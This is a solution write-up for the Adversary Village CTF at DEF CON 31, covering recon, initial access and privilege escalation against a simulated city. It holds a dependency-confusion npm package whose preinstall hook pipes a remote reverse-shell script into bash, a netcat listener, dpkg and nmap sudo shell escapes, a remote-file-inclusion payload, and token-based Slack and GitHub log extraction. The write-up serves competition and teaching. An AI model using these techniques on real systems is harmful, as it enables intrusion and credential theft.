

# Adversary Wars: Adversary Village CTF at DEF CON 31 – Challenges Writeup

Adversary Village proudly presents "Adversary Wars CTF," a cutting-edge capture the flag competition that revolves around adversary attack simulation, adversary-threat actor emulation, purple team tactics and adversary tradecraft. This unique competition is designed to replicate enterprise infrastructure and present participants with challenges that encourage the adoption of various techniques, tactics, and procedures (TTPs) employed by real adversaries and threat actors, all within a defined time frame.

We are excited to be back at DEF CON as an official contest this year. Adversary Wars CTF will be located in the contest area for DEF CON 31.

URL: <https://adversaryvillage.org/adversary-events/DEFCON-31/>

Adversary Wars CTF is adversary simulation-emulation focused capture the flag competition.

The simulated city "Adversary City" has been attacked by a threat actor named Rice Tusker aka Ari Komban.


The CTF participants needs to identify the TTPs used by the threat actor based on threat intel and simulate the same against the simulated city infrastructure to figure out the remaining TTPs.

## Level #0 – Sanity check

### Ari Komban [Threat Actor]

 Adversary City - Ari Komban [Threat Actor] Return to Missions

Threat-Intel



Challenge Description

Ari Komban, also known by the pseudonym Rice Tusker, is an elusive and highly sophisticated cybercriminal mastermind who has gained notoriety for orchestrating a massive cyberattack against the fictional city of Adversary City. Little is known about Ari Komban's true identity, origins, or motivations, as he has managed to maintain a shroud of secrecy around his activities. His moniker, "Rice Tusker," is believed to be a reference to both his ability to traverse digital landscapes with agility and his potential connections to a larger network of cybercriminals.

Arikomban (born c. 1986/1987) is a wild male Indian elephant from Kerala, India. Arikomban is a victim of the merciless land mafia, who has targeted him for their own vested interests. The elephant is accused of raids on local shops for rice and in the process, damaging houses in South India.

Take a peek around the area if you're uncertain where the flag is. The arikomban can be seen wandering the area.

The flag was placed under the elephant figurine on the modular building blocks city at the center of the CTF venue.

## Level #1 - The Apartments

### Challenge #1: Curtain Raiser

 Adversary City - The Apartments - Curtain Raiser Return to Missions

recon



**Challenge Description**

The Mayor Resides at an Apartment located at 123 Main Street, Adversary City, they have recently started booking for vacant apartments. Do you think you can find out more?

Challenge URL: <http://apartments.adversary.city/>

## Welcome to Our Apartment!



This is a beautiful apartment located in the heart of the city. It has all the amenities you need, including a swimming pool, fitness center, and 24/7 security.

**Apartment Details:**

- Address: 123 Main Street, Adversary City
- Number of Bedrooms: 2
- Number of Bathrooms: 2
- Size: 1000 sqft
- Price: \$2000 per month

**Services:**

- Swimming Pool
- Fitness Center
- 24/7 Security
- On-site Maintenance
- Laundry Facilities

**Contact Details:**

Email: [contact@apartments.adversary.city](mailto:contact@apartments.adversary.city)

The challenge starts on the website <http://apartments.adversary.city>. Players need to find two virtual hosts, namely '*booking*' and '*registry*'.


The screenshot shows a web page with a dark header bar. The header contains the text "Welcome to Our Apartment Booking Website" in white. Below the header, there is a red-bordered button with the text "Adversary\_Village\_CTF\_DC31(Found\_CNAME\_bf7aca4119e)". The main content area has a light gray background. It contains the text "Click the button below to proceed with the booking." followed by a blue "Book Now!" button.

The second flag **Adversary\_Village\_CTF\_DC31{r0b0ts\_were\_the\_b3ggining}** can be found from robots.txt.

## Challenge #2: Chained Trends

 Adversary City - Chained Trends

Initial access



Challenge Description

Can you gain initial access through what you have found? You might find a network of all the individuals, organizations, resources, activities and technology involved in the creation and sale of a product totally involved?!  
Remember, you might be totally time bound (900000 ms)

[Return to Missions](#)

From the site <http://booking.apartments.adversary.city> players can get the initial flag from the site's home page and need to locate a file called **package.json** using known path brute-forcing techniques

Inside this file, there is a dependency named '*booking\_demo\_<5\_digit\_hash>*' (hash change every 15 minutes), which has been intentionally added for a dependency confusion exploit.

  Search Packages

   LOGIN

No Package Published Yet.

To publish your first package just:

1. Create user  
`npm adduser --registry http://registry.apartments.adversary.city`
2. Publish  
`npm publish --registry http://registry.apartments.adversary.city`
3. Refresh this page

[LEARN MORE](#)

Next, on the site <http://registry.apartments.adversary.city>, players can access a private JavaScript package repository called Verdaccio. Through this web service, players have the capability to create new accounts

for logging in. By utilizing these login credentials, they can then proceed to publish npm packages. Using this method, players can publish '*booking\_demo\_<5\_digit\_hash>*' dependency with a reverse shell.

The screenshot shows two code editor panes. The left pane contains the `package.json` file:1 {  
2 "name": "booking\_demo\_0d27d",  
3 "version": "1.0.0",  
4 "description": "Rce using dependency confusion exploit",  
5 "main": "main.js",  
6 "scripts": {  
7 "preinstall": "node index.js > /dev/null 2>&1",  
8 "test": "echo \\\"Error: no test specified\\\" && exit 1"  
9 },  
10 "author": "admin",  
11 "license": "ISC"  
12}The right pane contains the `index.js` file:1 const { exec } = require("child\_process");  
2 cmd = "curl -L https://tinyurl.com/revShell | bash"  
3 exec( cmd, (error, data, getter) => {  
4 if(error){  
5 console.log("error",error.message);  
6 return;  
7 }  
8 if(getter){  
9 console.log(data);  
10 return;  
11 }  
12 console.log(data);  
13});


When runs 'npm install', (Done using cronjob every 2 minutes) which is a common command to install dependencies, the player will obtain a reverse shell, giving them access to the *node\_dev* shell. With this access, players can find the flag named 'user.txt' (/home/node\_dev/user.txt) from the *node\_dev* home directory - **Adversary\_Village\_CTF\_DC31{Found\_CWE-427\_899b1ddc5f6}**.

```
sh-3.2$ nc -lvp 4141  
Connection from 127.0.0.1:64600  
sh: no job control in this shell  
$ ls  
index.js  
package.json  
$ cat ~node_dev/user.txt  
Adversary_Village_CTF_DC31{Found_CWE-427_899b1ddc5f6}  
$
```

## Challenge #3: Bonus Disaster

 Adversary City - Bonus Disaster

Privilege escalation



Challenge Description

Now, you need to find how the threat actor group performed the privilege escalation post compromise.  
The threat actor group Ari Komban aka Rice Tusker used a certain way of privesc. You need to find and emulate those steps to find the flag.

Return to Missions

By running `sudo -l` within the `node_dev` shell, players can determine that `node_dev` has 'dpkg' in the sudoers list, meaning he has elevated privileges. Using this knowledge players can use the `dpkg` binary to gain the root shell of the instance.

.. / dpkg ★ Star

Shell Sudo

### Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

This invokes the default pager, which is likely to be [less](#), other functions may apply.

```
dpkg -l  
!/bin/sh
```

This way, they can obtain the 'root.txt' (/root/root.txt) flag from home directory of the `root` - **Adversary\_Village\_CTF\_DC31{Found\_CWE-250\_916f5ed7a48}** completing the CTF challenge.

```

ii libattr1:amd64      1:2.5.1-1build1           amd64      extended attribu
ii libaudit-common     1:3.0.7-1build1           all        Dynamic Library
ii libaudit1:amd64     1:3.0.7-1build1           amd64      Dynamic library
ii libblkid1:amd64     2.37.2-4ubuntu3          amd64      block device ID
ii libbz2-1.0:amd64    1.0.8-5build1            amd64      high-quality blo
ii libc-bin             2.35-0ubuntu3.1          amd64      GNU C Library: B
!cat ~/root.txt
Adversary_Village_CTF_DC31{Found_CWE-250_916f5ed7a48}
!done (press RETURN)

```

## Level #2 – Adversary City - The Bank

### Challenge #1: Intelligent Runup

 Adversary City - Intelligent Runup

recon



Challenge Description

We have gained information that one of the software engineers working in adversary city bank has been using “DerrickMan31422” as his username commonly everywhere.  
Would you be able to find something interesting?

[Return to Missions](#)

The users are provided a username (@DerrickMan43422) while performing OSINT, they first find out a twitter profile belonging to a software engineer who is working at The Bank.

From there they obtain his github which has a deleted slack invite and a flag in one of the commits which leads to the Bank dev team’s internal slack channel along with another flag.

Flag1: **Adversary\_Village\_CTF\_DC31{Found\_GitHub\_3d49149aj}**  
 Flag2: **Adversary\_Village\_CTF\_DC31{Slacking\_Fl4g\_133adhq9fojafna7}**

## Challenge #2: Devops Practices

 Adversary City - Devops Practices

Initial access

Challenge Description

At this stage you identified how the threat actor group performed recon to discover secrets.

From this information, the threat actor found some critical components in the Dev Ops practices.

Could you try to emulate the same activities and find the Dev Ops components?

The adversary can obtain a few hostnames from the slack conversations, out of which one belongs to a jenkins instance which is vulnerable to RCE, the flag is in /home/jenkins(flag.txt)

 Jenkins

Jenkins ➔

New Item    All    +

S	W	Name ↓	Last Success	Last Failure
		Kube_Job_PVC	N/A	N/A

Icon: S M L

Build Queue

No builds in the queue.

Build Executor Status

1 Idle  
2 Idle

Flag: **Adversary\_Village\_CTF\_DC31{j3nk!ns\_an\_old\_fr3nd\_fl4g}**

After exploiting that and gaining shell the adversary can find a locus module running in the machine which performs load tests on a web server

## Challenge #3: The Final Showdown

 Adversary City - The Final Showdown

Privilege escalation

[Return to Missions](#)

**Challenge Description**

It seems like what you have encountered is a staging instance from a config file which might have various interesting things that are not available in production, could you you explore the staging environment? Keep in mind that, you are trying to identify and emulate the activities of the previous threat actor. You need to think like the adversary to mimic their actions.

Upon taking a closer look at the web server, one of the files /module.php is vulnerable to RFI (Remote File Inclusion), one flag is found from robots.txt -

Flag: **Adversary\_Village\_CTF\_DC31{w3lc0me\_t0\_r0b0t\_san!}**

This can be exploited by hosting a php exploit code to gain OS command injection somewhere and supplying the remote URL.

```
1 <?php
2 $output = shell_exec('ls -al');
3 echo "<b>$output</b>";
4 ?>
```

<https://staging-int.bank.adversary.city/module.php?module=https://example.com/rce.txt>

The first flag can be found in /home/tom/flag.txt

Flag: **Adversary\_Village\_CTF\_DC31{incl8se\_m3\_rem0tely\_f14g}**

After exploiting this to gain shell as www-data user, the adversary can privilege escalate either by capability misconfiguration for one of the binaries present in the system.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

nmap can be run as sudo, so by using nmap's script flag it is possible to execute os commands as root user this would help to perform the privilege escalation, the 2nd flag is in the file /root/flag.txt

Final flag: **Adversary\_Village\_CTF\_DC31{i\_k33p\_r00ting\_f4r\_fl4g}**

## Level #3 – Adversary City - Hospital

### Challenge #1: Extraction

 Adversary City - Extraction

recon



**Challenge Description**

Adversary health corp have some profiles, inside one account, there is a website link which belongs to Adversary health corp. Inside the webpage, the developer accidentally disclosed one API key which eventually leads to disclosing another one which exposes keys to the organization's infrastructure.

<https://hospital.adversary.city/>

[Return to Missions](#)

Upon searching on the internet with the username “**advhealthcorp**”, threat actor come up with X account which belongs to the username

The screenshot shows a Twitter profile page for the account **adversaryhealth** (@advhealthcorp). The profile picture is a placeholder user icon. The bio reads **hospital.adversary.city**, which is also the URL in the bio. The account was joined in August 2023, has 6 following, and 0 followers. It is not followed by anyone. The interface includes a sidebar with navigation links like Home, Explore, Notifications, Messages, Lists, Communities, Verified, Profile, and More. A prominent blue button labeled "Post" is visible at the bottom left. Below the profile, there are tabs for Posts, Replies, Media, and Likes.

By visiting the URL in the bio <https://hospital.adversary.city/> threat actor browses around the website.

The screenshot shows the homepage of the website [hospital.adversary.city](https://hospital.adversary.city). The page has a dark background with a large, atmospheric image of a hospital hallway with doors numbered 9 and 10. The main heading is "Welcome to AdvHealthCorp Hospital". Below the heading, there is a paragraph of text about the hospital's commitment to patient care and its range of medical services. Further down, there are sections about research, patient comfort, and a 404 error message. The navigation bar at the top includes links for Home, About, Services, and Contact.

By doing more recon on the web application, threat actor sees something Juicy in the 404 page.

On the 404-page, threat actor see that the 404 page is a default 404 page of firebase.

Upon reading the source code of the 404-page, threat actor see a JavaScript file script.js

```

← → C ⌂ ⓘ view-source:https://hospital.adversary.city/fsd
line wrap □
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta charset="utf-8">
5     <meta name="viewport" content="width=device-width, initial-scale=1">
6     <title>Page Not Found</title>
7
8     <style media="screen">
9       body { background: #ECEFF1; color: rgba(0,0,0,0.87); font-family: Roboto, Helvetica, Arial,
10      #message { background: white; max-width: 360px; margin: 100px auto 16px; padding: 32px 24px
11      #message h3 { color: #888; font-weight: normal; font-size: 16px; margin: 16px 0 12px; }
12      #message h2 { color: #ffa100; font-weight: bold; font-size: 16px; margin: 0 0 8px; }
13      #message h1 { font-size: 22px; font-weight: 300; color: rgba(0,0,0,0.6); margin: 0 0 16px; }
14      #message p { line-height: 140%; margin: 16px 0 24px; font-size: 14px; }
15      #message a { display: block; text-align: center; background: #039be5; text-transform: uppercase
16      #message, #message a { box-shadow: 0 1px 3px rgba(0,0,0,0.12), 0 1px 2px rgba(0,0,0,0.24); }
17      #load { color: rgba(0,0,0,0.4); text-align: center; font-size: 13px; }
18      @media (max-width: 600px) {
19        body, #message { margin-top: 0; background: white; box-shadow: none; }
20        body { border-top: 16px solid #ffa100; }
21      }
22    </style>
23  </head>
24  <body>
25    <div id="message">
26      <h2>404</h2>
27      <h1>Page Not Found</h1>
28      <p>The specified file was not found on this website. Please check the URL for mistakes and t
29      <h3>Why am I seeing this?</h3>
30      <p>This page was generated by the Firebase Command-Line Interface. To modify it, edit the <c
31    </div>
32  </body>
33  <script type="text/javascript" src="/static/script.js"></script>
34 </html>
35

```

Upon trying to read the content of the script.js, threat actor see that the JS is obfuscated.

```

← → C ⌂ ⓘ hospital.adversary.city/static/script.js
function _0xlc56(_0x41e2e0, _0x342b21) {
  const _0x578682 = _0x1c8c();
  return _0xlc56 = function (_0x6e76d3, _0xe5977) {
    _0x6e76d3 = _0x6e76d3 - (0x2372 + 0x22e0 + -0x45cc);
    let _0x1749e1 = _0x578682[_0x6e76d3];
    return _0x1749e1;
  }, _0xlc56(_0x41e2e0, _0x342b21);
}
const _0x43c8f5 = _0x1c56;
(function (_0x459b57, _0x15864e) {
  const _0x509fe5 = _0x1c56, _0x22b41a = _0x459b57();
  while (![][]) {
    try {
      const _0xadbd3d0 = parseInt(_0x509fe5(0xa2)) / (-0x2 * -0x1173 + 0x17ed + -0x3ad2) * (parseInt(_0x509fe5(0x9c)) / (0x804 +
      parseInt(_0x509fe5(0xaf)) / (-0x205c * 0x1 + -0x4a * 0x5d + 0x3b41) + -parseInt(_0x509fe5(0xa7)) / (0x26fe + -0x1cd5 + -0xa25) * (-p
      * -0x97 + -0x2a4)) + parseInt(_0x509fe5(0x8a)) / (0x21aa + 0x1 * 0x135a + -0x34fe) + parseInt(_0x509fe5(0x97)) / (-0x1 * 0x26d + 0x9
      / (-0x1e * 0x1ld + -0x11ac + 0x3e * 0xd3) * (-parseInt(_0x509fe5(0x98)) / (0x1cd * -0x1 + 0xal + -0x10c * -0x1b)) + -parseInt(_0x50
      -0x6);
      if (_0xadbd3d0 === _0x15864e)
        break;
      else
        _0x22b41a['push'](_0x22b41a['shift']());
    } catch (_0x4a2815) {
      _0x22b41a['push'](_0x22b41a['shift']());
    }
  }
}(_0x1c8c, 0x2 * -0x1c9ed + -0x1d5b2 + -0x77891 * -0x1), document[_0x43c8f5(0xa9) + _0x43c8f5(0xa1)](_0x43c8f5(0x9f) + 'n')[_0x43c8f5
fetchData);
function _0xlc8c() {
  const _0x2b1978 = [
    'output',
    'Error\x20fetc',
    'RAZby',
    '1698190PLKVmV',
    '749.js',
    'json',
    'lVR2G',
    '1402121ZjfRVM',
    '117RduGOG',
    'stener',
    '610244nMVBy',
    'UEvgH',
    '436742ykk0if',
    '/static/64',
    '/index.html'
  ];

```

By deobfuscating the JS file, threat actor sees some information is disclosed.

The screenshot shows the Obfuscator.io Deobfuscator interface. On the left, the original obfuscated code is shown with line numbers 55 to 80. On the right, the deobfuscated code is displayed, revealing a function named `fetchData` which performs an `fetch` operation to get data from the URL `/static/644fef2afadf749.js`. The deobfuscated code also includes error handling logic using `try` and `catch` blocks. A blue button labeled "Deobfuscate" is visible at the bottom of the deobfuscated code area.

```
55     'then',
56     'innerHTML',
57     '611538euzfzd'
58   };
59   _0x1c8c = function () {
60     return _0x2b1976;
61   };
62   return _0x1c8c();
63 }
64 function fetchData() {
65   const _0x50d3ed = _0x43c8f5, _0x39b178 = {
66     'ASQjR': _0x50d3ed(0xb0),
67     'lVRZG': _0x50d3ed(0xb1) + _0x50d3ed(0x9e),
68     'RAZRy': _0x50d3ed(0x9d) + _0x50d3ed(0xaa) + _0x50d3ed(0xb4),
69     'UEvgh': function (_0x26183, _0x3fd4e3) {
70       return _0x426183(_0x3fd4e3);
71     }
72   }, _0xc36677 = _0x39b178[_0x50d3ed(0xb2)];
73   _0x39b178[_0x50d3ed(0x9b)](fetch, _0xc36677[_0x50d3ed(0xad)]);
74   (_0x5a19c => _0x5a19c[_0x50d3ed(0xb5)]())(_0x50d3ed(0xad))(_0x5d9a86 => {
75     const _0x19ebf4 = _0x50d3ed, _0x5dbfeb = document[_0x19ebf4(0xa9)
76     + _0x19ebf4(0xa1)](_0x39b178[_0x19ebf4(0xab)]);
77     _0x5dbfeb[_0x19ebf4(0xae)] = JSON[_0x19ebf4(0xa5)](_0x5d9a86,
78     null, -0x1024 + 0xee2 * -0x1 + 0xf08);
79   })[_0x50d3ed(0xac)](_0x28af00 => {
80     const _0x1e58c8 = _0x50d3ed;
81     console[_0x1e58c8(_0x6)](_0x39b178[_0x1e58c8(0x96)], _0x28af00);
82   });
83 }
```

```
1 document.getElementById("fetchButton").addEventListener("click", fetchData);
2 function fetchData() {
3   fetch("/static/644fef2afadf749.js").then(_0x5a19c =>
4   _0x5a19c.json()).then(_0x5d9a86 => {
5     const _0x5dbfeb = document.getElementById("output");
6     _0x5dbfeb.innerHTML = JSON.stringify(_0x5d9a86, null, 2);
7   })["catch"](_0x28af00 => {
8     console.error("Error fetching data:", _0x28af00);
9   });
9 }
```

Threat actor got a path to another JS file `/static/644fef2afadf749.js`

Upon visiting the js file, threat actor discovered a “leaked” slack Oauth token and Channel ID.

The screenshot shows a browser window with the URL `hospital.adversary.city/static/644fef2afadf749.js`. The page content displays the deobfuscated JavaScript code. It defines a variable `slackOAuthToken` with the value `"xoxp-5681321694471-5692940707477-5734349100402-1ce99f9cc3f705108e597202ff7e84dc"` and a variable `channelId` with the value `"C05LCTPLGGM"`. The code then defines a function `sendMessageToSlack` which logs a message to the Slack channel identified by `channelId`. Finally, it sends a message `"Hello, Slack!"` to the specified channel.

```
const slackOAuthToken = "xoxp-5681321694471-5692940707477-5734349100402-1ce99f9cc3f705108e597202ff7e84dc";
const channelId = "C05LCTPLGGM";

function sendMessageToSlack(message) {
  console.log(`Sending message "${message}" to Slack channel ${channelId}`);
}
const messageToSend = "Hello, Slack!";
sendMessageToSlack(messageToSend);
```

By performing enumeration using the Slack Oauth token and Channel ID, threat actor retrieved the first flag and some other information.

The following is the python script used to extract Slack conversations:

```

1   import os
2   from slack_sdk import WebClient
3   from slack_sdk.errors import SlackApiError
4
5   def retrieve_slack_messages(token, channel_id):
6       try:
7           # Create a Slack WebClient using the provided token
8           client = WebClient(token=token)
9
10          # Call the conversations.history API method to retrieve messages from the specified channel
11          response = client.conversations_history(channel=channel_id)
12
13          # Check if the API call was successful
14          if response["ok"]:
15              messages = response["messages"]
16              for message in messages:
17                  # Extract and print the text of each message
18                  print(message.get("text"))
19          else:
20              print(f"Failed to retrieve messages: {response['error']}")
21
22      except SlackApiError as e:
23          print(f"Error: {e}")
24
25  if __name__ == "__main__":
26      # Replace 'YOUR_SLACK_TOKEN' with your actual Slack OAuth token
27      slack_token = "xoxp-5681321694471-5692940707477-5734349100402-1ce99f9cc3f705108e597202ff7e84dc"
28
29      # Replace 'YOUR_CHANNEL_ID' with the ID of the channel from which you want to retrieve messages
30      channel_id = "C05LCTPLGGM"
31
32      retrieve_slack_messages(slack_token, channel_id)

```

```

● @anandsreekumaras → /workspaces/avctf-2023 (main) $ python slack.py
Congrats!! you found the first flag Adversary_Village_CTF_DC31{a292c7023a49872b00ad97967a233fa1}
its in the forest repo
here is the token for the access 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
can you get me the details of the failed run 5830751910
hello
<@U05LCTNLTE1> has joined the channel

```

Upon reading the Slack messages, the threat actor is expected to learn that someone in 'AdvHealthCorp'

Hospital is asked to retrieve the GitHub action runner logs using the token and the run ID

Here, the threat actor may use the following commands to dump the logs

```

curl -L \
-H "Accept: application/vnd.github+json" \
-H "Authorization: Bearer
github_pat_11BB2U7DY0Y4bsMoQJfMJx_IHemT06QDDEHzE843R4ZCi85j8AGviBmHaDcYfcFiUWTZAQGQZD
GQKhH0PZ" \
-H "X-GitHub-Api-Version: 2022-11-28" \
https://api.github.com/repos/advhealthcorp/forest/actions/runs/5830751910/logs > out.zip

```

```

anand@macbook logs % curl -L \
-H "Accept: application/vnd.github+json" \
-H "Authorization: Bearer github_pat_11BB2U7DY0Y4bsMoQJfMjx_IHemT06QDDEHzE843R4ZCi85j8AGvBmHaDcYfcFiUWTZAQQQZDGQKhH0PZ"
-H "X-GitHub-Api-Version: 2022-11-28" \
https://api.github.com/repos/advhealthcorp/forest/actions/runs/5830751910/logs > out.zip
% Total    % Received % Xferd  Average Speed   Time   Time     Current
          Dload  Upload Total Spent   Left Speed
0       0      0      0      0      0      0 ---:--- ---:--- ---:--- 0
100  2902    0  2902      0      0  1172      0 ---:--- 0:00:02 ---:--- 5946
anand@macbook logs % ls
1_example_job (1).txt  1_example_job.txt  example_job  out.zip
anand@macbook logs %

```

Checking the contents inside out.zip

By reading 1\_example\_job.txt the threat actor got 2<sup>nd</sup> flag and discovered a guacamole console and credentials.

```

anand@macbook logs % cat 1_example_job.txt
2023-08-11T08:56:25.7392542Z Requested labels: ubuntu-latest
2023-08-11T08:56:25.7392824Z Job defined at: advhealthcorp/forest/.github/workflows/forest.yml@re
2023-08-11T08:56:25.7392933Z Waiting for a runner to pick up this job...
2023-08-11T08:56:26.4153951Z Job is waiting for a hosted runner to come online.
2023-08-11T08:56:29.0193698Z Job is about to start running on the hosted runner: GitHub Actions :
2023-08-11T08:56:32.7313149Z Current runner version: '2.307.1'
2023-08-11T08:56:32.7346201Z ##[group]Operating System
2023-08-11T08:56:32.7347042Z Ubuntu
2023-08-11T08:56:32.7347415Z 22.04.3
2023-08-11T08:56:32.7347781Z LTS
2023-08-11T08:56:32.7348125Z ##[endgroup]
2023-08-11T08:56:32.7348561Z ##[group]Runner Image
2023-08-11T08:56:32.7349055Z Image: ubuntu-22.04
2023-08-11T08:56:32.7349423Z Version: 20230806.1.0
2023-08-11T08:56:32.7350118Z Included Software: https://github.com/actions/runner-images/blob/ub
2023-08-11T08:56:32.7350974Z Image Release: https://github.com/actions/runner-images/releases/tag/
2023-08-11T08:56:32.7351611Z ##[endgroup]
2023-08-11T08:56:32.7352011Z ##[group]Runner Image Provisioner
2023-08-11T08:56:32.7352780Z 2.0.264.1
2023-08-11T08:56:32.7353190Z ##[endgroup]
2023-08-11T08:56:32.7354151Z ##[group]GITHUB_TOKEN Permissions
2023-08-11T08:56:32.7354859Z Contents: read
2023-08-11T08:56:32.7355261Z Metadata: read
2023-08-11T08:56:32.7356049Z Packages: read
2023-08-11T08:56:32.7356647Z ##[endgroup]
2023-08-11T08:56:32.7361173Z Secret source: Actions
2023-08-11T08:56:32.7361854Z Prepare workflow directory
2023-08-11T08:56:32.8222885Z Prepare all required actions
2023-08-11T08:56:32.8546652Z Complete job name: example_job
2023-08-11T08:56:32.9874688Z ##[group]Run echo "mrodri@adversaryhealth.corp"
2023-08-11T08:56:32.9875425Z echo "mrodri@adversaryhealth.corp"
2023-08-11T08:56:32.9875922Z echo "EdWXS8c.yH$u%&SgA'DNV"
2023-08-11T08:56:32.9876576Z echo "http://remote-access.adversary.city:8080/#"
2023-08-11T08:56:32.9877365Z echo "Adversary_Village_CTF_DC31{ee165b277897cef8088a9223f631ccf1}"
2023-08-11T08:56:33.0720373Z shell: /usr/bin/bash -e {0}
2023-08-11T08:56:33.0720964Z ##[endgroup]
2023-08-11T08:56:33.1376543Z mrodri@adversaryhealth.corp
2023-08-11T08:56:33.1377467Z EdWXS8c.yH$u%&SgA'DNV
2023-08-11T08:56:33.1378145Z http://remote-access.adversary.city:8080/#/
2023-08-11T08:56:33.1378757Z Adversary_Village_CTF_DC31{ee165b277897cef8088a9223f631ccf1}
2023-08-11T08:56:33.1754134Z Cleaning up orphan processes

```

## Flags

**Adversary\_Village\_CTF\_DC31{a292c7023a49872b00ad97967a233fa1}**

**Adversary\_Village\_CTF\_DC31{ee165b277897cef8088a9223f631ccf1}**

## Challenge #2: Remote Exfiltration

 Adversary City - Remote Exfiltration

Initial access




Challenge Description


The System Admin of Adversary Health has deployed a specific group to clean the systems and make the machines work faster. They execute the operations in a timely manner. The operations may have unwanted access, and this could be used to exfiltrate and check other user's HTTPS connection requests.

The threat actor now used the credentials obtained from the previous challenge and logged in to the

Guacamole console at <http://remote-access.adversary.city:8080/#/>



APACHE GUACAMOLE



```
← → C 18.217.221.239:8080/#/client/MQBjAHBvc3RncmVzcWw= ⭐
🔗 Import bookmarks... 🌈 Getting Started 📂 CTF Projects 🌐 Exploit – EXPLIoT
windows\system32\cmd.exeMicrosoft Windows [Version 10.0.17763.4645]
(c) 2018 Microsoft Corporation. All rights reserved.

adversaryhealth\mrodri@WINVMHR01 C:\Users\mrodri> cat .\security_training.eml
```

The threat actor got the 3<sup>rd</sup> flag from **mrodri**'s Desktop

Once a connection was established, threat actor logged in with the same credentials to the HR's windows machine and conducted enumeration. On the post-compromise enumeration conducted on HR's machine the threat actor obtains the following insights.

A new hire in the Adversary Health Hospital has been assigned with few security trainings.

```
PS C:\Users\mrodri\Desktop> cat .\security_training.eml
From: "Michael.Rodriguez@adversaryhealth.corp" <Michael.Rodriguez@adversaryhealth.corp>
To: "emily.chen@adversaryhealth.corp" <emily.chen@adversaryhealth.corp>
Subject: Security Training Courses Assignment for Karthik
Date: Mon, 7 Aug 2023 13:06:56 +0000
Message-ID: <TYOPR0101MB482000C5854A11DD8667D74EB10CA@TYOPR0101MB4820.apcprd01.prod.exchangelabs.com>
Content-Language: en-GB
Content-Type: multipart/alternative;
    boundary="_000_TYOPR0101MB482000C5854A11DD8667D74EB10CATYOPR0101MB4820_"
MIME-Version: 1.0

--_000_TYOPR0101MB482000C5854A11DD8667D74EB10CATYOPR0101MB4820_
Content-Type: text/plain; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

Dear Emily,
```

I hope this email finds you well. We are pleased to inform you about the assignment of security training courses for our newly joined security intern, Karthik. As part of our commitment to ensuring a secure and safe workplace, we have identified a set of essential training modules that will help Karthik excel in his role.

The following security training courses have been assigned to Jason Patel:

1. Introduction to Security Protocols
  - Duration: 1 hour
  - Due Date: August 21, 2023
2. Access Control and Authorization
  - Duration: 2 hours
  - Due Date: August 28, 2023
3. Incident Response and Reporting
  - Duration: 1.5 hours
  - Due Date: September 4, 2023

Please provide Karthik with the necessary resources and access to these training modules. It is important that he completes these courses within the specified timelines to ensure a comprehensive understanding of our security protocols.

If you have any questions or need further assistance, please feel free to reach out to our HR department at Michael.Rodriguez@adversaryhealth.corp.

Best regards,  
Michael Rodriguez  
Human Resources

```
--_000_TYOPR0101MB482000C5854A11DD8667D74EB10CATYOPR0101MB4820_
Content-Type: text/html; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

<html>
<head>
```

One of the user **Jason** within the organization has clicked on a mock phishing email and SOC team has currently isolated the machine.

```
PS C:\Users\mrodri\Desktop> cat .\incident.eml
From: "Emily.chen@adversayhealth.corp" <Emily.chen@adversayhealth.corp>
To: "michael.rodriguez@adversaryhealth.corp" <michael.rodriguez@adversaryhealth.corp>
Subject: Security Incident: Isolation of Jason's Machine
Date: Mon, 7 Aug 2023 14:30:00 +0000
